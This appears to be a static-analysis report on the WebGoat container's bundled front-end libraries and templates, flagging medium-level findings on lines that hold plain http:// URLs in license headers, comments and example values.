93 $.fn.ajaxSubmit = function(options) {
94   /*jshint scripturl:true */
95
96   // fast fail if nothing selected (http://dev.jquery.com/ticket/2752)
97   if (!this.length) {
98     log('ajaxSubmit: skipping submit process - no element selected');
99     return this;
```

webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:243

Level Medium

```
240 // 06-NOV-09: now defaulting to iframe mode if file input is detected  
241 if (optionsiframe !== false && (optionsiframe || shouldUseFrame)) {  
242   // hack to fix Safari hang (thanks to Tim Molendijk for this)
```

```
243   // see: http://groups.google.com/group/jquery-  
dev/browse_thread/thread/36395b7ab510dd5d
```

```
244 if (options.closeKeepAlive) {  
245   $.get(options.closeKeepAlive, function() {  
246     jqxhr = fileUploadIframe(a);
```

webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:470

Level Medium

```
467 * carry the protocol property in ie8, when running under ssl  
468 * frame.document is the only valid response document, since  
469 * the protocol is known but not on the other two objects. strange?
```

```
470 * "Same origin policy" http://en.wikipedia.org/wiki/Same_origin_policy
```

```
471 */  
472  
473 var doc = null;
```

webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:865

Level Medium

```
862   });  
863   return this;  
864 }
```

```
865 // is your DOM ready?  
http://docs.jquery.com/Tutorials:Introducing_$(document).ready()
```

```
866 log('terminating; zero elements found by selector' + ($.isReady ? '' : ' (DOM not
```

```
ready})();
867 return this;
868 }
```

webgoat-container/src/main/resources/static/js/jquery/jquery-ui-1.10.4.custom.min.js:2

Level Medium

1 /*! jQuery UI - v1.10.4 - 2014-08-24

2 * http://jqueryui.com

3 * Includes: jquery.ui.core.js, jquery.ui.widget.js, jquery.ui.mouse.js, jquery.ui.position.js, jquery.ui.draggable.js, jquery.ui.droppable.js, jquery.ui.resizable.js, jquery.ui.selectable.js, jquery.u...

4 * Copyright 2014 jQuery Foundation and other contributors; Licensed MIT */

5

webgoat-container/src/main/resources/static/js/libs/jquery.form.js:6

Level Medium

3 * version: 3.51.0-2014.06.20

4 * Requires jQuery v1.5 or later

5 * Copyright (c) 2014 M. Alsup

6 * Examples and documentation at: http://malsup.com/jquery/form/

7 * Project repository: https://github.com/malsup/form

8 * Dual licensed under the MIT and GPL licenses.

9 * https://github.com/malsup/form#copyright-and-license

webgoat-container/src/main/resources/static/js/libs/jquery.form.js:96

Level Medium

```
93 $.fn.ajaxSubmit = function(options) {
```

```
94   /*jshint scripturl:true */
```

```
95 }
```

```
96 // fast fail if nothing selected (http://dev.jquery.com/ticket/2752)
```

```
97 if (!this.length) {  
98   log('ajaxSubmit: skipping submit process - no element selected');  
99   return this;
```

webgoat-container/src/main/resources/static/js/libs/jquery.form.js:243

Level Medium

```
240 // 06-NOV-09: now defaulting to iframe mode if file input is detected  
241 if (optionsiframe !== false && (optionsiframe || shouldUseFrame)) {  
242   // hack to fix Safari hang (thanks to Tim Molendijk for this)
```

```
243 // see: http://groups.google.com/group/jquery-dev/browse\_thread/thread/36395b7ab510dd5d
```

```
244 if (options.closeKeepAlive) {  
245   $.get(options.closeKeepAlive, function() {  
246     jqxhr = fileUploadIframe(a);
```

webgoat-container/src/main/resources/static/js/libs/jquery.form.js:470

Level Medium

```
467 * carry the protocol property in ie8, when running under ssl  
468 * frame.document is the only valid response document, since  
469 * the protocol is known but not on the other two objects. strange?
```

```
470 * "Same origin policy" http://en.wikipedia.org/wiki/Same\_origin\_policy
```

```
471 */  
472  
473 var doc = null;
```

webgoat-container/src/main/resources/static/js/libs/jquery.form.js:865

Level Medium

```
862    });
863    return this;
864 }
```

865 // is your DOM ready?
[http://docs.jquery.com/Tutorials:Introducing_\\$\(document\).ready\(\)](http://docs.jquery.com/Tutorials:Introducing_$(document).ready())

```
866 log('terminating; zero elements found by selector' + ($.isReady ? '' : '(DOM not
ready)'));
867 return this;
868 }
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:4

Level Medium

```
1 var jQuery = require('libs/jquery-vuln');
2
3 /*! jQuery UI - v1.10.3 - 2013-05-03
```

4 * <http://jqueryui.com>

```
5 * Includes: jquery.ui.core.js, jquery.ui.widget.js, jquery.ui.mouse.js, jquery.ui.draggable.js,
jquery.ui.droppable.js, jquery.ui.resizable.js, jquery.ui.selectable.js, jquery.ui.sortable.js,
jquery.u...
6 * Copyright 2013 jQuery Foundation and other contributors; Licensed MIT */
7 (function( $, undefined ) {
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:231

Level Medium

```
228    };
229 }
230
```

231 // support: jQuery 1.6.1, 1.6.2 (<http://bugs.jquery.com/ticket/9413>)

```
232 if ( $( "<a>" ).data( "a-b", "a" ).removeData( "a-b" ).data( "a-b" ) ) {
233     $fn.removeData = (function( removeData ) {
234         return function( key ) {
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:327

Level Medium

```
324 for ( var i = 0, elem; (elem = elems[i]) != null; i++ ) {  
325     try {  
326         $( elem ).triggerHandler( "remove" );  
  
327     // http://bugs.jquery.com/ticket/8235  
  
328     } catch( e ) {}  
329 }  
330 _cleanData( elems );
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:582

Level Medium

```
579     .removeData( this.widgetName )  
580     .removeData( this.widgetFullName )  
581     // support: jquery <1.6.3  
  
582     // http://bugs.jquery.com/ticket/9413  
  
583     .removeData( $.camelCase( this.widgetFullName ) );  
584 this.widget()  
585     .unbind( this.eventNamespace )
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:2548

Level Medium

```
2545  
2546 this.resizing = true;  
2547  
  
2548 // bugfix for http://dev.jquery.com/ticket/1749
```

```
2549 if ( (/absolute/).test( el.css("position") ) ) {  
2550     el.css({ position: "absolute", top: el.css("top"), left: el.css("left") });  
2551 } else if (el.is(".ui-draggable")) {
```

```
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:4790
```

Level Medium

```
4787 *
```

```
4788 * Copyright 2013 jQuery Foundation and other contributors
```

```
4789 * Released under the MIT license.
```

```
4790 * http://jquery.org/license
```

```
4791 *
```

```
4792 * Date: Wed Jan 16 08:47:09 2013 -0600
```

```
4793 */
```

```
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:5679
```

Level Medium

```
5676 if ( set[ i ] !== null ) {
```

```
5677   val = element.data( dataSpace + set[ i ] );
```

```
5678 // support: jQuery 1.6.2
```

```
5679 // http://bugs.jquery.com/ticket/9917
```

```
5680 // jQuery 1.6.2 incorrectly returns undefined for any falsy value.
```

```
5681 // We can't differentiate between "" and 0 here, so we just assume
```

```
5682 // empty string since it's likely to be a more common value...
```

```
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:6007
```

Level Medium

```
6004
```

```
6005 (function() {
```

```
6006
```

```
6007 // based on easing equations from Robert Penner  
(http://www.robertpenner.com/easing)
```

```
6008
6009 var baseEasings = {};
6010
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:7880

Level Medium

```
7877      this._disableDatepicker( target );
7878  }
7879 // Set display:block in place of inst.dpDiv.show() which won't work on disconnected
elements

7880 // http://bugs.jqueryui.com/ticket/7552 - A Datepicker created on a detached div
has zero height

7881 inst.dpDiv.css( "display", "block" );
7882 },
7883
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:14575

Level Medium

```
14572 this.xhr
14573 .success(function( response ) {
14574     // support: jQuery <1.8

14575     // http://bugs.jquery.com/ticket/11778

14576     setTimeout(function() {
14577         panel.html( response );
14578         that._trigger( "load", event, eventData );
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:14583

Level Medium

```
14580 })
14581 .complete(function( jqXHR, status ) {
14582 // support: jQuery <1.8

14583 // http://bugs.jquery.com/ticket/11778

14584 setTimeout(function() {
14585     if ( status === "abort" ) {
14586         that.panels.stop( false, true );
```

webgoat-container/src/main/resources/static/js/libs/jquery-ui.min.js:2

Level Medium

1 /*! jQuery UI - v1.12.1 - 2016-09-14

2 * http://jqueryui.com

3 * Includes: widget.js, position.js, data.js, disable-selection.js, effect.js, effects/effect-blind.js,
effects/effect-bounce.js, effects/effect-clip.js, effects/effect-drop.js, effects/effect-explode....
4 * Copyright jQuery Foundation and other contributors; Licensed MIT */
5

webgoat-container/src/main/resources/static/js/libs/polyglot.min.js:5

Level Medium

2 //
3 // polyglot.js may be freely distributed under the terms of the BSD
4 // license. For all licensing information, details, and documentation:

5 // http://airbnb.github.com/polyglot.js

6 //
7 //
8 // Polyglot.js is an I18n helper library written in JavaScript, made to

webgoat-container/src/main/resources/static/js/libs/text.js:4

Level Medium

```
1 /**
2 * @license RequireJS text 2.0.14 Copyright (c) 2010-2014, The Dojo Foundation All Rights
3 Reserved.
3 * Available via the MIT or new BSD license.

4 * see: http://github.com/requirejs/text for details

5 */
6 /*jslint regexp: true */
7 /*global require, XMLHttpRequest, ActiveXObject,
```

webgoat-container/src/main/resources/static/js/libs/text.js:325

Level Medium

```
322 line = input.readLine();
323
324 // Byte Order Mark (BOM) - The Unicode Standard, version 3.0, page 324

325 // http://www.unicode.org/faq/utf\_bom.html
```

```
326
327 // Note that when we use utf-8, the BOM should appear as "EF BB BF", but it doesn't due
to this bug in the JDK:
328 // http://bugs.sun.com/bugdatabase/view\_bug.do?bug\_id=4508058
```

webgoat-container/src/main/resources/static/js/libs/text.js:328

Level Medium

```
325 // http://www.unicode.org/faq/utf\_bom.html
326
327 // Note that when we use utf-8, the BOM should appear as "EF BB BF", but it doesn't due
to this bug in the JDK:

328 // http://bugs.sun.com/bugdatabase/view\_bug.do?bug\_id=4508058
```

```
329 if (line && line.length() && line.charAt(0) === 0xfeff) {
330   // Eat the BOM, since we've already found the encoding on this file,
331   // and we plan to concatenating this buffer with others; the BOM should
```

```
webgoat-container/src/main/resources/static/plugins/bootstrap/css/bootstrap.min.css:2
```

Level Medium

```
1 /*!
```

```
2 * Bootstrap v3.1.1 (http://getbootstrap.com)
```

```
3 * Copyright 2011-2014 Twitter, Inc.
```

```
4 * Licensed under MIT (https://github.com/twbs/bootstrap/blob/master/LICENSE)
```

```
5 */
```

```
webgoat-container/src/main/resources/static/plugins/bootstrap-slider/css/slider.css:6
```

Level Medium

```
3 *
```

```
4 * Copyright 2012 Stefan Petre
```

```
5 * Licensed under the Apache License v2.0
```

```
6 * http://www.apache.org/licenses/LICENSE-2.0
```

```
7 *
```

```
8 */
```

```
9 .slider {
```

```
webgoat-container/src/main/resources/static/plugins/bootstrap-
wysihtml5/js/bootstrap3-wysihtml5.js:58
```

Level Medium

```
55 "<h4>" + locale.link.insert + "</h4>" +
```

```
56 "</div>" +
```

```
57 "<div class='modal-body'>" +
```

```
58 "<input value='http://' class='bootstrap-wysihtml5-insert-link-url form-control'>" +
```

```
59 "<label class='checkbox'> <input type='checkbox' class='bootstrap-wysihtml5-insert-link-target' checked>" + locale.link.target + "</label>" +
60 "</div>" +
61 "<div class='modal-footer'>" +
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/bootstrap3-wysihtml5.js:83

Level Medium

```
80 "<h4>" + locale.image.insert + "</h4>" +
81 "</div>" +
82 "<div class='modal-body'>" +
```

83 "<input value='http://' class='bootstrap-wysihtml5-insert-image-url form-control'>" +

```
84 "</div>" +
85 "<div class='modal-footer'>" +
86 "<button class='btn btn-default' data-dismiss='modal'>" + locale.image.cancel +
"</button>" +
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:37

Level Medium

```
34 DELETE_KEY: 46
35 }/**/
36 * @license Rangy, a cross-browser JavaScript range and selection library
```

37 * http://code.google.com/p/rangy/

```
38 *
39 * Copyright 2011, Tim Down
40 * Licensed under the MIT license.
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:65

Level Medium

```
62 /*-----  
*/  
63  
64 // Trio of functions taken from Peter Michaux's article:  
  
65 // http://peter.michaux.ca/articles/feature-detection-state-of-the-art-browser-scripting  
  
66 function isHostMethod(o, p) {  
67   var t = typeof o[p];  
68   return t == FUNCTION || (!(t == OBJECT && o[p])) || t == "unknown";
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:863

Level Medium

```
860  
861 /*-----  
*/  
862  
  
863 // RangIterator code partially borrows from IERange by Tim Ryan  
(http://github.com/timcameronryan/IERange)  
  
864  
865 /**  
866 * @constructor
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1143

Level Medium

```
1140  
1141 // Implementation as per HTML parsing spec, trusting in the browser's  
implementation of innerHTML. See  
1142 // discussion and base code for this implementation at issue 67.  
  
1143 // Spec: http://html5.org/specs/dom-parsing.html#extensions-to-the-range-interface  
  
1144 // Thanks to Aleks Williams.  
1145 function(fragmentStr) {
```

```
1146 // "Let node the context object's start's node."
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1938

Level Medium

```
1935 }
```

```
1936
```

```
1937 // Gets the boundary of a TextRange expressed as a node and an offset within that node. This function started out as
```

1938 // an improved version of code found in Tim Cameron Ryan's IERange (<http://code.google.com/p/ierange/>) but has

```
1939 // grown, fixing problems with line breaks in preformatted text, adding workaround for IE TextRange bugs, handling
```

```
1940 // for inputs and images, plus optimizations.
```

```
1941 function getTextRangeBoundaryPosition(textRange, wholeRangeContainerElement, isStart, isCollapsed) {
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1958

Level Medium

```
1955
```

```
1956
```

```
1957 // Deal with nodes that cannot "contain rich HTML markup". In practice, this means form inputs, images and
```

1958 // similar. See <http://msdn.microsoft.com/en-us/library/aa703950%28VS.85%29.aspx>

```
1959 if (!containerElement.canHaveHTML) {
```

```
1960   return new DomPosition(containerElement.parentNode, dom.getNodeIndex(containerElement));
```

```
1961 }
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2057

Level Medium

2054

2055 // Returns a TextRange representing the boundary of a TextRange expressed as a node and an offset within that node.

2056 // This function started out as an optimized version of code found in Tim Cameron Ryan's IERange

2057 // (<http://code.google.com/p/ierange/>)

2058 function createBoundaryTextRange(boundaryPosition, isStart) {

2059 var boundaryNode, boundaryParent, boundaryOffset = boundaryPosition.offset;

2060 var doc = dom.getDocument(boundaryPosition.node);

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2081

Level Medium

2078 workingNode.innerHTML = "\uffeff";

2079

2080 // insertBefore is supposed to work like appendChild if the second parameter is null. However, a bug report

2081 // for IERange suggests that it can crash the browser:

<http://code.google.com/p/ierange/issues/detail?id=12>

2082 if (boundaryNode) {

2083 boundaryParent.insertBefore(workingNode, boundaryNode);

2084 } else {

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2459

Level Medium

2456 });

2457 });rangy.createModule("WrappedSelection", function(api, module) {

2458 // This will create a selection object wrapper that follows the Selection object found in the WHATWG draft DOM Range

2459 // spec (<http://html5.org/specs/dom-range.html>)

```
2460
2461 api.requireModules( ["DomUtil", "DomRange", "WrappedRange"] );
2462
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3249

Level Medium

```
3246 /*
3247 Base.js, version 1.1a
3248 Copyright 2006-2010, Dean Edwards
```

3249 License: <http://www.opensource.org/licenses/mit-license.php>

```
3250 */
3251
3252 var Base = function() {
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3443

Level Medium

```
3440 * Whether the browser supports sandboxed iframes
3441 * Currently only IE 6+ offers such feature <iframe security="restricted">
3442 *
```

3443 * [http://msdn.microsoft.com/en-us/library/ms534622\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms534622(v=vs.85).aspx)

```
3444 * http://blogs.msdn.com/b/ie/archive/2008/01/18/using-frames-more-securely.aspx
3445 *
3446 * HTML5 sandboxed iframes are still buggy and their DOM is not reachable from the
  outside (except when using postMessage)
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3444

Level Medium

3441 * Currently only IE 6+ offers such feature <iframe security="restricted">
3442 *
3443 * [http://msdn.microsoft.com/en-us/library/ms534622\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms534622(v=vs.85).aspx)

3444 * <http://blogs.msdn.com/b/ie/archive/2008/01/18/using-frames-more-securely.aspx>

3445 *
3446 * HTML5 sandboxed iframes are still buggy and their DOM is not reachable from the outside (except when using postMessage)
3447 */

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3589

Level Medium

3586
3587 /**
3588 * IE: URLs starting with:

3589 * www., http://, https://, ftp://, gopher://, mailto:, new:, snews:, telnet:, wasis:, file://,

3590 * nntp://, newsrc:, ldap://, ldaps://, outlook:, mic:// and url:
3591 * will automatically be auto-linked when either the user inserts them via copy&paste or presses the
3592 * space bar when the caret is directly after such an url.

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3595

Level Medium

3592 * space bar when the caret is directly after such an url.
3593 * This behavior cannot easily be avoided in IE < 9 since the logic is hardcoded in the mshtml.dll
3594 * (related blog post on msdn

3595 * <http://blogs.msdn.com/b/ieinternals/archive/2009/09/17/prevent-automatic-hyperlinking-in-contenteditable-html.aspx>).

3596 */

```
3597 doesAutoLinkingInContentEditable: function() {  
3598   return isIE;
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3698

Level Medium

```
3695  
3696 /**  
3697 * Whether the browser supports the speech api on the given element
```

3698 * See <http://mikepultz.com/2011/03/accessing-google-speech-api-chrome-11/>

```
3699 *  
3700 * @example  
3701 * var input = document.createElement("input");
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3714

Level Medium

```
3711 /**  
3712 * IE9 crashes when setting a getter via Object.defineProperty on XMLHttpRequest or  
XDomainRequest  
3713 * See https://connect.microsoft.com/ie/feedback/details/650112
```

3714 * or try the POC http://tiffiff.de/ie9_crash/

```
3715 */  
3716 crashesWhenDefineProperty: function(property) {  
3717   return isIE && (property === "XMLHttpRequest" || property === "XDomainRequest");
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3922

Level Medium

```
3919 };
3920 })()/***
3921 * Find urls in descendant text nodes of an element and auto-links them

3922 * Inspired by http://james.padolsey.com/javascript/find-and-replace-text-with-
javascript/

3923 *
3924 * @param {Element} element Container element in which to search for urls
3925 *
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3983

Level Medium

```
3980 }
3981 // Add http prefix if necessary
3982 if (realUrl.substr(0, 4) === "www.") {

3983 realUrl = "http://" + realUrl;

3984 }
3985
3986 return '<a href=' + realUrl + "'>' + displayUrl + '</a>' + punctuation;
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:4375

Level Medium

```
4372
4373 /**
4374 * List of html5 tags

4375 * taken from http://simon.html5.org/html5-elements

4376 */
4377 var HTML5_ELEMENTS = [
4378 "abbr", "article", "aside", "audio", "bdi", "canvas", "command", "datalist", "details",
"figcaption",
```

```
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:4858
```

Level Medium

```
4855 * IE is the only browser who doesn't include the namespace in the  
4856 * nodeName, that's why we have to prepend it by ourselves  
4857 * scopeName is a proprietary IE feature
```

4858 * read more here [http://msdn.microsoft.com/en-us/library/ms534388\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/ms534388(v=vs.85).aspx)

```
4859 */  
4860 if (scopeName && scopeName != "HTML") {  
4861   nodeName = scopeName + ":" + nodeName;
```

```
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:5016
```

Level Medium

```
5013 var nodeName = node.nodeName;  
5014 if (nodeName == "IMG" && attributeName == "src" && _isLoadedImage(node) ===  
true) {  
5015   // Get 'src' attribute value via object property since this will always contain the
```

5016 // full absolute url (<http://...>)

```
5017 // this fixes a very annoying bug in firefox (ver 3.6 & 4) and IE 8 where images copied  
from the same host  
5018 // will have relative paths, which the sanitizer strips out (see  
attributeCheckMethods.url)  
5019 return node.src;
```

```
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:5487
```

Level Medium

```
5484 this._unset(iframeDocument, documentProperties[i]);  
5485 }  
5486 // This doesn't work in Safari 5
```

5487 // See <http://stackoverflow.com/questions/992461/is-it-possible-to-override->

document-cookie-in-webkit

```
5488 this._unset(iframeDocument, "cookie", "", true);  
5489 }  
5490
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6319

Level Medium

```
6316 })(wysihtml5);  
6317 /**  
6318 * Inspired by the rangy CSS Applier module written by Tim Down and licensed under  
the MIT license.  
  
6319 * http://code.google.com/p/rangy/  
  
6320 *  
6321 * changed in order to be able ...  
6322 * - to use custom tags
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6780

Level Medium

```
6777 * @param {String} command The command string which to execute (eg. "bold", "italic",  
"insertUnorderedList")  
6778 * @param {String} [value] The command value parameter, needed for some commands  
("createLink", "insertImage", ...), optional for commands that don't require one ("bold",  
"underline", ...)  
6779 * @example
```

```
6780 * commands.exec("insertImage",  
"http://a1.twimg.com/profile_images/113868655/schrei_twitter_reasonably_small.jpg");
```

```
6781 */  
6782 exec: function(command, value) {  
6783 var obj = wysihtml5.commands[command],
```

```
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6955
```

Level Medium

```
6952 *
6953 * @example
6954 * // either ...

6955 * wysihtml5.commands.createLink.exec(composer, "createLink",
"http://www.google.de");

6956 * // ... or ...
6957 * wysihtml5.commands.createLink.exec(composer, "createLink", { href:
"http://www.google.de", target: "_blank" });
6958 */
```

```
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:6957
```

Level Medium

```
6954 * // either ...
6955 * wysihtml5.commands.createLink.exec(composer, "createLink",
"http://www.google.de");
6956 * // ... or ...

6957 * wysihtml5.commands.createLink.exec(composer, "createLink", { href:
"http://www.google.de", target: "_blank" });

6958 */
6959 exec: function(composer, command, value) {
6960 var anchors = this.state(composer, command);
```

```
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7376
```

Level Medium

```
7373 *
7374 * @example
7375 * // either ...
```

```
7376 * wysihtml5.commands.insertImage.exec(composer, "insertImage",  
"http://www.google.de/logo.jpg");
```

```
7377 * // ... or ...  
7378 * wysihtml5.commands.insertImage.exec(composer, "insertImage", { src:  
"http://www.google.de/logo.jpg", title: "foo" });  
7379 */
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7378

Level Medium

```
7375 * // either ...  
7376 * wysihtml5.commands.insertImage.exec(composer, "insertImage",  
"http://www.google.de/logo.jpg");  
7377 * // ... or ...
```

```
7378 * wysihtml5.commands.insertImage.exec(composer, "insertImage", { src:  
"http://www.google.de/logo.jpg", title: "foo" });
```

```
7379 */  
7380 exec: function(composer, command, value) {  
7381 value = typeof(value) === "object" ? value : { src: value };
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:7699

Level Medium

```
7696 };  
7697 })(wysihtml5);/**  
7698 * Undo Manager for wysihtml5
```

```
7699 * slightly inspired by http://rniwa.com/editing/undomanager.html#the-  
undomanager-interface
```

```
7700 */  
7701 (function(wysihtml5) {  
7702 var Z_KEY = 90,
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8150

Level Medium

```
8147 }  
8148  
8149 // Assuming we have the following:
```

```
8150 // <a href="http://www.google.de">http://www.google.de</a>
```

```
8151 // If a user now changes the url in the innerHTML we want to make sure that  
8152 // it's synchronized with the href attribute (as long as the innerHTML is still a url)  
8153 var // Use a live NodeList to check whether there are any links in the document
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8160

Level Medium

```
8157 getTextContent = function(element) {  
8158   var textContent = wysihtml5.lang.string(dom.getTextContent(element)).trim();  
8159   if (textContent.substr(0, 4) === "www.") {  
  
8160     textContent = "http://" + textContent;  
  
8161   }  
8162   return textContent;  
8163 };
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8295

Level Medium

```
8292  
8293 /**  
8294 * With " setActive" IE offers a smart way of focusing elements without scrolling them  
into view:  
  
8295 * http://msdn.microsoft.com/en-us/library/ms536738(v=vs.85).aspx
```

```
8296 *
8297 * Other browsers need a more hacky way: (pssst don't tell my mama)
8298 * In order to prevent the element being scrolled into view when focusing it, we simply
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8331

Level Medium

```
8328
8329 if (win.scrollTo) {
8330 // Some browser extensions unset this method to prevent annoyances
```

8331 // "Better PopUp Blocker" for Chrome
<http://code.google.com/p/betterpopupblocker/source/browse/trunk/blockStart.js#100>

```
8332 // Issue: http://code.google.com/p/betterpopupblocker/issues/detail?id=1
8333 win.scrollTo(originalScrollLeft, originalScrollTop);
8334 }
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8332

Level Medium

```
8329 if (win.scrollTo) {
8330 // Some browser extensions unset this method to prevent annoyances
8331 // "Better PopUp Blocker" for Chrome
http://code.google.com/p/betterpopupblocker/source/browse/trunk/blockStart.js#100
```

8332 // Issue: http://code.google.com/p/betterpopupblocker/issues/detail?id=1

```
8333 win.scrollTo(originalScrollLeft, originalScrollTop);
8334 }
8335 }
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8784

Level Medium

```
8781 * <!-- Dialog -->
8782 * <div data-wysihtml5-dialog="insertImage" style="display: none;">
8783 *   <label>
8784 *     URL: <input data-wysihtml5-dialog-field="src" value="http://">
8785 *   </label>
8786 *   <label>
8787 *     Alternative text: <input data-wysihtml5-dialog-field="alt" value="">
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8890

Level Medium

```
8887 * and inserts them in their corresponding dialog input fields
8888 *
8889 * Assume the "elementToChange" looks like this:
```

```
8890 *   <a href="http://www.google.com" target="_blank">foo</a>
```

```
8891 *
8892 * and we have the following dialog:
8893 *   <input type="text" data-wysihtml5-dialog-field="href" value="">
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8897

Level Medium

```
8894 *   <input type="text" data-wysihtml5-dialog-field="target" value="">
8895 *
8896 * after calling _interpolate() the dialog will look like this
```

```
8897 *   <input type="text" data-wysihtml5-dialog-field="href"
value="http://www.google.com">
```

```
8898 *   <input type="text" data-wysihtml5-dialog-field="target" value="_blank">
8899 *
8900 * Basically it adopted the attribute values into the corresponding input fields
```

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8970

Level Medium

8967 * As of now (2011/03/25) this only is supported in Chrome >= 11

8968 *

8969 * Note that it sends the recorded audio to the google speech recognition api:

8970 * <http://stackoverflow.com/questions/4361826/does-chrome-have-built-in-speech-recognition-for-input-type-text-x-webkit-speec>

8971 *

8972 * Current HTML5 draft can be found here

8973 * <http://lists.w3.org/Archives/Public/public-xg-htmlspeech/2011Feb/att-0020/api-draft.html>

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8973

Level Medium

8970 * <http://stackoverflow.com/questions/4361826/does-chrome-have-built-in-speech-recognition-for-input-type-text-x-webkit-speec>

8971 *

8972 * Current HTML5 draft can be found here

8973 * <http://lists.w3.org/Archives/Public/public-xg-htmlspeech/2011Feb/att-0020/api-draft.html>

8974 *

8975 * "Accessing Google Speech API Chrome 11"

8976 * <http://mikepultz.com/2011/03/accessing-google-speech-api-chrome-11/>

webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:8976

Level Medium

8973 * <http://lists.w3.org/Archives/Public/public-xg-htmlspeech/2011Feb/att-0020/api-draft.html>

8974 *

8975 * "Accessing Google Speech API Chrome 11"

```
8976 * http://mikepultz.com/2011/03/accessing-google-speech-api-chrome-11/
```

```
8977 */
8978 (function(wysihtml5) {
8979   var dom = wysihtml5.dom;
```

```
webgoat-container/src/main/resources/templates/about.html:2
```

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns:th="http://www.thymeleaf.org">

3
4 <body>
5 <div th:fragment="about" class="modal-content">
```

```
webgoat-container/src/main/resources/templates/lesson_content.html:2
```

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns:th="http://www.thymeleaf.org">

3
4
5 <!-- Model is setup in the class StartLesson -->
```

```
webgoat-container/src/main/resources/templates/login.html:2
```

Level Medium

```
1 <!DOCTYPE html>

2 <html xmlns="http://www.w3.org/1999/xhtml" xmlns:th="http://www.thymeleaf.org">

3 <head>
```

```
4 <title th:text="#{login.page.title}">Login Page</title>
5 <link rel="stylesheet" type="text/css" th:href="@{/css/main.css}"/>
```

